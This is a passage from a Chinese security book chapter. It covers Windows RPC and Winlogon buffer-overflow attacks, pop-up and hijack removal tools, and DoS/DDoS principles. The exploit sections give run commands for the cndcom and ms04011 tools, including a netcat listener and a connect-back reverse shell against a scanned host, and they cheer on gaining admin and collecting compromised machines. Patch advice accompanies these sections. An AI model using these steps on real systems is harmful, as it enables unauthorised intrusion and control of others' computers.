分布式对象模型 (DCOM) 是一种能够使软件组件通过网络直接进行通信的协议。DCOM 以前叫做“网络 OLE”，它能够跨越包括 Internet 协议（例如 HTTP）在内的多种网络传输。可以从以下网站查阅有关 DCOM 的详细信息：http://www.microsoft.com/com/tech/dcom.asp

接着再来介绍一下压缩包中的 rpc_locator.exe 工具，一个控制台模式下速度超快的 rpc 漏洞专扫工具。使用命令格式如下：

命令使用后，立即就可以看到效果。如图 7-39 所示：



图7-39 使用命令后效果

下面来看看攻击方法，这里使用了 cndcom.exe 这款 RPC 溢出程序，针对几乎所有版本，使用格式如下：

cndcom <Target ID> <Target IP>

对应的类型 ID 如下：

0 Windows 2000 SP0 (English)
1 Windows 2000 SP1 (English)
2 Windows 2000 SP2 (English)
3 Windows 2000 SP3 (English)
4 Windows 2000 SP4 (English)
5 Windows XP SP0 (English)
6 Windows XP SP1 (English)
7 Windows NT SP5 (Chinese)
8 Windows NT SP6 (Chinese)
9 Windows NT SP6 (Chinesebig5)
10 Windows 2000 SP0 (Chinese)
11 Windows 2000 SP1 (Chinese)
12 Windows 2000 SP2 (Chinese)
13 Windows 2000 SP2 add(Chinese)

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

14 Windows 2000 SP3 (Chinese)
15 Windows 2000 SP3 add(Chinese&big5 sp3)
16 Windows 2000 SP4 (okChinese)
17 Windows 2000 SP4 add(Chinese)
18 Windows XP SP1 (Chinese)
19 Windows 2000 SP0 (Japanese)
20 Windows 2000 SP1 (Japanese)
21 Windows 2000 SP2 (Japanese)
22 Windows 2000 SP0 (Korean)
23 Windows 2000 SP1 (Korean)
24 Windows 2000 SP2 (Korean)
25 Windows 2000 SP0 (MX)
26 Windows 2000 SP1 (Mx)

在这里举个例子来说，如要攻击一个 IP 地址为 127.0.0.1 的英文版 2000+SP4，对应的命令如图 7-40 所示：




图7-40 命令使用

接下来溢出成功后，自然就不用再多说什么了……


7.8.3 防范方法

针对这个漏洞，大家只需安装相应版本的补丁程序即可，如 Windows 2000 可以安装 Windows2000-KB823980-x86-CHS.exe 这个由微软发布的补丁，直接双击进行安装即可。如图 7-41 所示：



图7-41 软件安装

应急的方法则是将防火墙配置为封堵 135 端口。



7.9 Windows logon溢出工具

有人说 Windows 是个“漏洞之家”，看来此言真是不虚，下面再让我们来看看一个 Microsoft Windows Winlogon 缓冲区溢出漏洞的攻击与防范方法。

7.9.1 漏洞初识

这款漏洞广为人知是在 2004 年 4 月 13 日，它的危害程度被微软评为“严重”，可以远程溢出获得管理员权限，受影响的系统有 Windows NT/2000/XP/2003。再来看看漏洞描述

Microsoft Windows Winlogon 存在进程一个缓冲区溢出，远程攻击者可以利用这个漏洞可能以进程权限执行任意指令。

由于 Winlogon 在登录过程中使用的数据值大小没有进行任何检查就插入到分配的缓冲区中，可导致发生缓冲区溢出，精心构建提交数据可能以进程权限在系统上执行任意指令。下面我们就来进行一次溢出实战演示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7.9.2 远程溢出实战

首先我们需要打开DSScan.exe（此漏洞的扫描工具），在其中填入要扫描的主机IP地址，然后点开始进行扫描。在扫描结果中有VULNERABLE字样的说明主机有可能有此漏洞。如图7-42所示：




图7-42 扫描结果

接着要用NC进行端口监听，首先打开一个命令提示符窗口，在其中输入“nc -l -p 8020”命令，其中8020是溢出要得到的shell端口号，读者可以自行设定。接着就可以使用该漏洞的溢出程序进行攻击了——首先要在命令行中运行程序。如图7-43所示：



图7-43 在命令行中运行程序

使用参数:ms04011 0 targetip <port connectback> ms04011 1 targetip <port connectback>

参数解释：（1）测试的系统为Windows 2000则ms04011后面的参数为0。

测试的系统为Windows XP则ms04011后面的参数为1。

（2）targetip为要测试的目标主机ip地址

（3）0port为绑定shell的端口。

（4）connectback为反向连接的ip地址。

现在就开始溢出了，下面我们以扫描到可能有漏洞的218.*.*.160主机为例，218.*.*.17为本机ip地址！在命令行中输入“ms04011 0 218.*.*.160 8020 218.*.*.17”命令并回车后，可以得到如下信息。如图7-44所示：



图7-44 得到信息

现在回到用NC进行监听的命令提示符窗口吧！看看是不是得到了一个可爱的shell了？还外加个hack的用户名哦！现在把它加到管理组中，可以看到命令顺利执行成功——要知道这是管理员权限哟！如图7-45所示：



图7-45 得到管理员权限

7.9.3 漏洞防范

看来，通过此漏洞又可以收集很多肉鸡了，不过在溢出攻击时可别忘记了给自己的电脑打上补丁，要不然一不小心就沦落为别人的肉鸡了。

读者可以到下面的地址下载适合自己系统的补丁程序：http://www.microsoft.com/china/technet/security/bulletin/ms04-011.mspx。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7.10 用Google Toolbar解除恶意绑架

随着互联网越来越深入人心，许多公司、企业也将它作为发展自己业务的方向和手段，于是网络广告便有了生存和成长的空间！随便访问一个稍有影响力的网站都不难找到广告的影子。本来广告作为一种宣传手段本也无可厚非，但它却利用技术手段出现在我们不想看见它的时候，例如，打开一个网页时，首先看到的不是自己要看的网页内容，而是这些广告，任谁都不会觉得这样很好，所以就要想办法将这些恶意绑架的“广告”们过滤掉。

7.10.1 Google Toolbar简介

Google Toolbar 是 Google 公司开发的一款浏览器插件，安装完成后可以直接作为浏览器的一个工具条出现在工具栏中。利用它我们可以很好地将弹出广告关在门外。如图 7-46 所示：



图7-46 Google工具条

但要注意的是，Google Toolbar 在安装过程中会询问是否使用高级功能。如图 7-47 所示：



图7-47 安装过程时的询问

如果要使用其中的高级功能，选择“启用高级功能”项并单击“下一步”按钮，在使用过程中会将一些访问网站的信息发送给 Google 公司。如果不需要这部分功能，可以选择“禁用高级功能”项并单击“下一步”按钮继续，我们建议禁用此选项。

7.10.2 应用实战

Google Toolbar 的功能是很丰富的，过滤广告窗口只是它的实用功能之一，下面让我们来看看如何使用这项功能。首先我们在 Google Toolbar 工具条中可以看到有一个“拦截弹出式窗口”的按钮，这个按钮默认状态下是没有被按下的，这表明它在默认状态下是不允许任何网站有弹出窗口出现的。如图 7-48 所示：



图7-48 Google Toolbar


当按下此按钮时可以长期允许当前网站的所有弹出窗口的出现。如图 7-49 所示：



图7-49 按下按钮

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




如果你想知道在访问了一段时间后到底拦截了多少个弹出窗口，那么需要进行如下设置：

首先点击 Google Toolbar 工具条中的“选项”按钮，在弹出的窗口中点击切换到“工具栏选项”选项卡设置界面，清空“隐藏弹出式窗口拦截器计数”项的选中状态即可。如图 7-50 所示：



图7-50 清空“隐藏弹出式窗口拦截器计数”



稍后点击“确定”按钮关闭窗口，在返回 IE 浏览器后，可以看到 Google Toolbar 工具条上的“拦截弹出式窗口”的按钮上的字样已经变为“数字＋个已拦截”了，显然，如此量多的弹出窗口对我们的网站浏览已经有了严重的干扰了。如图 7-51 所示：

如果想关闭 Google Toolbar 的拦截式功能的话，只需点击“选项”按钮，在弹出的对话框中的“选项”选项卡设置界面中点击清空“弹出式窗口拦截器”选项即可。



图7-51 Google Toolbar工具条

7.11 防暴专家AtGuard

AtGuard 是一个可以运行在 Windows 9X/Me/NT/2000 下的网络防护工具，它早在 1998 年就被美国政府计算机新闻杂志编辑评选为“最佳实用软件”奖。下面就让我们来看看它在安全防护方面它的功能！

7.11.1 AtGuard何在

那是什么原因让 AtGuard 倍受大家的宠爱呢？我们先来看看它的主要功能。


把 AtGuard 从上面介绍的网址中下载回来。经过简单的安装程序和重启动机器后。AtGuard 默认会和你的系统同时启动，而且会有一个小图标显示在系统的托盘区里。并且随着 AtGuard 的运行，会在操作界面顶端出现如如图 7-52 所示的快捷栏。



图7-52 快捷栏

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



如果要隐藏这个快捷栏，只需用鼠标点击快捷栏最左侧图标，在弹出的快捷菜单中选择“隐藏快捷栏”项即可。

当然，AtGuard 的特点并不只是这些——AtGuard 最大的特点就是给予了我们充分的自定义性，大家可以按照自己的实际需要来定制出最具个性的防范措施。

鼠标右击屏幕右下角“系统托盘”中的 AtGuard 的小图标，在弹出的快捷菜单中选择“设置”项即可设置界面。下面我们就通过实例来学用它的强大功能。

7.11.2 让烦人的弹出窗口永远消失

AtGuard 可以帮助你禁止页面中的广告条和弹出窗口。在设置窗口中可以看出它能够阻止 GIF 阻止动画效果、屏蔽页面中的广告条等。如图 7-53 所示：



图7-53 设置窗口

有时候当你遇打开页面的时候会有子窗口弹出，这些弹出的窗口大多是一些广告条之类的无用信息。若是只打开一个还好办些，手工关闭即可，但一些站点偏偏会弹出 N 个窗口，让你手忙脚乱，应接不暇，运气不好的话还会因此而导致死机和系统崩溃！ AtGuard 也就集成了去除广告弹出窗口的功能，可以在上网的时候不被这些弹出窗口打扰兴致。

步骤 1

进入“广告拦截”选项卡设置界面，将看见有关弹出窗口的设置内容。

步骤 2

在“活动内容”选项卡设置界面可以对 JavaScript 进行设定，一般为了保留网页丰富多彩的效果，建议大家仅中选择“仅仅拦截弹出窗口脚本”一项，否则 AtGuard 会对所有的 JavaScript 进行拦截。如图 7-54 所示：




图7-54 如图设置

步骤 3

然而有些站点弹出的窗口中还是有一部分比较重要的信息，若就此一棍子打死似乎也不太好，此时就可以对自己经常浏览的几个站点进行定制。比如我们在进入 http://www. ****.com.cn 站点时会发现弹出窗口，不妨点击上图左下角的“添加站点”按钮，在弹出的对话框中输入网站地址即可。如图 7-55 所示：



图7-55 输入网站地址

步骤 4

将这个地址键入进去之后就会看见在左边窗口中多出了一项，选中它之后再将“仅仅拦截

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

弹出窗口脚本”勾选即可。按照这种方式，把你常去的站点进行定义，而其他站点可以在选中"Defaults" 之后取消所有的选项，以保证窗口能够正常弹出。这样既去除了烦人的弹出窗口，同时也不会因为屏蔽所有站点的弹出窗口而错过一些有价值的信息了。

另外，在这里还可以选中最下部的“使动画图像不重复”，此时 AtGuard 会阻止某些网页采用循环显示出一连串的图片来表现动画效果，也就是说在 AtGuard 的监督下，这种浪费网络资源的 GIF 动画表现会变成只显示出一张图的静态画面。

7.11.3 定制网络程序

当我们在 AtGuard 的防火墙功能启用时使用网络下载软件、浏览工具或者是 OICQ 之类的软件时，都需要和外界建立连接并发送或者接收数据，这时 AtGuard 就会横插一手，给你个警告窗口看看。比如我们运行 OICQ 和朋友聊天的时候，AtGuard 会立即弹出拦截窗口。如图 7-56 所示：




图7-56 拦截窗口

其中提供了应用程序的名称、所使用的端口号以及对方的 IP 地址，而且下部还提供了始终禁止此类连接、始终允许此类连接、禁止此次连接和允许此次连接四种解决方案。不用多说大家也应该知道，要是选择了允许此次连接之后，那每给朋友发送一条信息都要再次进行确认，因此对于这类合法的连接不妨给它定义一个定义应用规则，这样就可以一劳永逸，让 AtGuard 为你看管好计算机与网络之间的要道了。

步骤 1

选择“总是许可这个网络通讯”项后，AtGuard 会将刚才的连接相关信息提供给你，此时可以直接点击“下一步”按钮继续。如图 7-57 所示：




图7-57 点击“下一步”

步骤 2

接着 AtGuard 会询问你，规则适用的程序范围是仅仅针对我们当前使用的 OICQ，还是适用于所有的应用程序。此时要选择前者，不然那些木马程序向外发送信息，或者是非法用户使用当前端口与你的计算机建立连接就无法识别了。如图 7-58：




图7-58 询问信息

步骤 3

然后 AtGuard 还会询问你 OICQ 程序使用的端口号。在此，OICQ 使用的是 80 端口，而且像 Foxmail、NetAnts 这样的网络程序所使用的端口基本上固定的，所以一般选择当前所使用的端口。不过即使选择了所有的端口也没有关系，因为 AtGuard 会对这些端口进行监测，要是传输的数据请求不是由设定的程序提出，那它就会毫不留情的进行拦截。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 4

继续之后需要确定建立连接的 IP 地址了。这里可能会是当前在线好友的 IP 地址，同时也提供了所有 IP 地址的选项，如果选择前者的话，那么当你给其他人发送信息的时候还要对他再进行一次设置，所以还是点击“任何地址”吧。如图 7-59 所示：





图7-59 点击“任何地址”



步骤 5

最后给这个规则起一个名称，系统默认的是当前网络程序的名称，不妨就使用它吧，这样在日后修改规则的时候会让你省事不少。如图 7-60 所示：




图7-60 规则命名

另外，还可以点击下部的“通讯与这个规则匹配……”选框来把每次建立的连接写入记录日志中，以便需要之时查阅分析。

在设置完毕后，如果想观察和修改定制的网络应用程序的状况，以后可以在“防火墙”选项卡设置界面中进行。

除了上述的几项作用外，AtGuard 还有更多的用途，比如设定过滤网站，限制别人或者小孩进入一些站点；甚至可以创建一条规则，并将从 0.0.0.0 到 255.255.255.255 的地址范围全部屏蔽，这样别人在你的计算机上就不能浏览任何网站了；再者，还可以通过它的警告窗口来获取对方的 IP 地址、监测网络连接状况……限于篇幅，不可能对 AtGuard 的功能作详细介绍，有兴趣的话还是自己在实际使用中慢慢挖掘吧！但唯一的缺陷可能是它的设置全部靠你手工来进行。

7.12 浏览器绑架克星 HijackThis

HijackThis 是一款专门对付恶意网页及木马的程序，它能够将绑架浏览器的全部恶意程序揪出来！只要有了它，就相当于请到了一位免费的安全护卫，这个安全护卫会尽心尽责地找出启动项中所有可疑的项目，包括自启动程序和共享软件中的广告发送程序，捆绑在 IE 中的木马等恶意程序。另外它还提供了对恶意代码的修复功能，如果你遇到利用 3721 上网助手、超级兔子 IE 保护器等无法修复的恶意网页，你不妨请出 HijackThis 来帮帮忙。

7.12.1 系统检测

HijackThis 不需要安装即可使用，我们只要双击压缩包中的 HijackThis.exe，就能直接打开程序的主界面了。软件的使用非常简单，点击“Scan”按钮后，它会自动对系统进行全方位的安全检测，检测内容包括搜寻所有强行“捆绑”在 IE 浏览器上的各种恶意程序，以及出现在 IE 工具栏或右键

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

菜单中的各种快捷命令或图标等。如图 7-61 所示：




图7-61 安全检测

步骤 1

检测完成后 HijackThis 就会将系统中所有可疑的项目列出来。最后只要我们选中认为确实属于可疑的项目后，点击“立即修改”按钮即可对其进行自动修复。如图 7-62 所示：




图7-62 可以项目

步骤 2

如果想了解每个可疑项目的详细信息，只要选中某个项目后点击下面的“该项目的帮助信息”按钮即可出现该项的详细说明窗口。如图 7-63 所示：



图7-63 说明窗口

步骤 3

如果修复系统后出现错误，我们可以点击“Config”按钮，切换到“恢复”选项卡设置界面并点击其中的“恢复”按钮进行恢复即可。如图 7-64 所示：





图7-64 恢复



7.12.2 编号识别

当然，要想识别有害信息也不是一件容易的事情，刚才提到，每个可疑项目的前面都有一个编号，事实上这些编号分别代表了不同的含义：

编号：R0、R1、R2、R3 － 代表 IE 起始页 / 搜索页 URL

编号：F0、F1 － 代表自动加载的程序

编号：N1、N2、N3、N4 － 代表 Netscape/ Mozilla 起始页和搜索页

编号：O1 － 代表主机文件重定向；

编号：O2 －－代表浏览器辅助对象；

编号 O3 －代表 IE 工具栏项；

编号：O4 －－代表从注册表自动加载的程序；

编号：O5 －－使 IE 选项在控制面板中不可见；

编号：O6 －－由管理员限制的对 IE 选项的访问；

编号：O7 －由管理员限制的对注册表编辑器的访问；

编号：O8 －－ IE 右键菜单中的额外项；

编号：O9 －－主 IE 工具栏上的额外按钮，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

或 IE“工具”菜单中的额外项；

编号：O10 －－ Wincock 绑架程序；

编号：O11 －－ IE“高级选项”窗口中的额外组；

编号：O12 －－ IE 插件；

编号：O13 －－ IE DefaultPrefix 绑架；

编号：O14 －－ ‘重置 Web 设置’绑架；

编号：O15 －－受信任区域中的有害站点；

编号：016 －－ Active 对象（aka 下载的程序文件）；

编号：017 －－ Lop.com 域绑架；

编号：O18 －－额外协议和协议绑架程序；

编号：O19 －－用户样式表绑架；

7.13 揭秘DD.O.S攻击

D.o.S 是 Denial of Service 的缩写，其中文意思是拒绝服务攻击。相信大家都对 2000 年年初发生的针对 Yahoo.com、ZDNet.com 等著名网站所遭受的 D.o.S 攻击事件有所了解吧。其实，一个普通的电脑用户只要运行 D.o.S 工具软件，就可以实现让目标网络瘫痪的目的。这其中并不需要什么高深的知识，你我都可以办得到。事实上，阻止一个网络系统的正常运行，往往要比获取网络的控制权限简单的多。因此黑客们在入侵目标系统未果后，抱着“我进不去，谁也别想进去”的想法，将此攻击手段作为最后的压轴戏。

7.13.1 拒绝服务攻击原理

一般发动一场 D.O.S 攻击，攻击者都会利用 TCP/IP 协议或者操作系统中存在的某些漏洞，对目标主机发动大规模的进攻，其中最常见的形式就是产生大量的 ICMP echo 数据包导向目标主机，消耗掉该网络所有可用带宽，致使目标主机无法向普通用户提供正常服务。可以说这是一种“损人不利己”的行为，打个比方来说，就象有人不断打电话给 110、120 一样，虽然知道打电话的人是很无聊的，但是因为有人把电话打进去了，对方就要接电话，这就占用了线路，导致那些真正需要报警、急救服务的人无法获得相应的服务了

从网络攻击的各种方法和所产生的破坏情况来看，D.o.S 算是一种很简单但又很有效的进攻方式。它的攻击原理是这样的：攻击者首先通过比较常规的黑客手段侵入并控制某个网站之后，在该网站的服务器上安装并启动一个可由攻击者发出的特殊指令来进行控制的进程。当攻击者把攻击对象的 IP 地址作为指令下达给这些进程的时候，这些进程就开始对目标主机发起攻击。这种方式集中了成百上千台服务器的带宽能力，对某个特定目标实施攻击，所以威力惊人，在这种悬殊的带宽对比下，被攻击目标的剩余带宽会迅速耗尽，从而导致服务器的瘫痪。

7.13.2 拒绝服务攻击类型

实现 D.O.S 攻击有很多种类型。这里只是简单的列举了几个常见的攻击类型，在发动一场 D.O.S 攻击前，还是让我们先了解这些攻击类型，做到心中有数。

1.SYN FLOOD

利用特别的程序，设置 TCP 的 Header，向目标主机不断发送只有 SYN（同步）标记的 TCP 连接请求。服务器会认为这是没有建立起来的连接请求，就将这些请求放到缓冲区队列中。如果服务器接受了过量的 SYN（同步）请求，其缓冲区将被充填满，这样服务器就不会再接受新的请求了，这其中包括了合法的用户连接。

2.自身消耗的D.O.S攻击

发送给目标主机一些修改过的请求连接数据包，其客户端的 IP 和端口与主机的一致，这样目标主机会自己给自己发送 TCP 连接请求。对付老式系统，比如 Win98 主机，操作系统自身因为存

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在这样的 BUG，受到攻击后会很快把系统资源消耗光，导致死机。

3.IP FRAGMENT FLOOD

当数据包穿越不同的网络，有可能需要根据网络 MTU（小知识：MTU：Maximun Transmission Unit，最大传输单元）把他们分割成较小的片段，Windows 系统对此片段长度超长做检测，但对数据包片段过短的情况却不做理睬，处理这样过短的数据包将导致系统重启或死机。

4.Smurf

黑客采用 ICMP(Internet Control Message Protocol RFC792) 技术进行攻击。常用的 ICMP 有 PING 。首先黑客找出网络上有哪些路由器会回应 ICMP 请求。然后用一个虚假的 IP 源地址向路由器的广播地址发出讯息，路由器会把这讯息广播到网络上所连接的每一台设备。这些设备又马上回应，这样会产生大量讯息流量，从而占用所有设备的资源及网络带宽，而回应的地址就是受攻击的目标。例如用 500K bit/sec 流量的 ICMP echo (PING) 包广播到 100 台设备，产生 100 个 PING 回应，便产生 50M bit/sec 流量。这些流量流向被攻击的服务器，便会使这服务器瘫痪。

ICMP Smurf 的袭击加深了 ICMP 的泛滥程度，导致了在一个数据包产生成千的 ICMP 数据包发送到一个根本不需要它们的主机中去，传输多重信息包的服务器用作 Smurf 的放大器。如图 7-65 所示：




图7-65 认知图

现在让我们再来看看 DD.O.S 攻击。DD.O.S 是最近的攻击事件中出现的新的攻击方式，英文是 Distributes Denial of Service (分布式拒绝服务)，简称为 DD.O.S。所谓的分布式拒绝服务攻击，就是攻击者控制了大量的攻击源，同时向目标主机发起的一种拒绝服务攻击。典型的示意图如下。如图 7-66 所示：




图7-66 DD.O.S攻击

为了达到最佳的攻击效果，攻击者（Client）需要事先控制尽可能多的主机作为攻击端。因此需要提前入侵主机并安装好 DD.O.S 软件，然后在同一时刻运行 DD.O.S 程序，向目标主机猛烈开火。这样就实现了“众人拾柴火焰高”的场面，而目标主机就会被“大火”烤糊了。

7.13.3 远程控制与拒绝服务

黑客一般采用一些远程控制软件，如 Trinoo、Tribal Flood Network、Stacheldraht 来完成拒绝服务型的攻击。但美国政府资助的 CERT (Computer Emergency Response Team) 及 FBI 都有免费软件如 find_D.o.Sv31 等，供给企业检查自己的网络有没有被黑客安装这些远程控制软件。但黑客亦同时在修改软件以逃避这些检查软件。这是一场持久的网上战争。如图 7-67 所示：

攻击者在 Client（客户端）操纵攻击过程。每个 Handler（主控端）是一台已被入侵并运行了特定程序的系统主机。每个主控端主机能够控制多个 Agent（代理端）。每个代理端也是一台已被入

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

侵并运行某种特定程序的系统主机。每个响应攻击命令的代理端会向被攻击目标主机发送拒绝服务攻击数据包。




图7-67 黑客远程攻击

为了提高分布式拒绝服务攻击的成功率，攻击者需要控制成百上千的被入侵主机。这些主机通常是 Linux 和 SUN 机器，但这些攻击工具也能够移植到其他平台上运行。这些攻击工具入侵主机和安装程序的过程都是自动化的。这个过程可分为以下几个步骤：

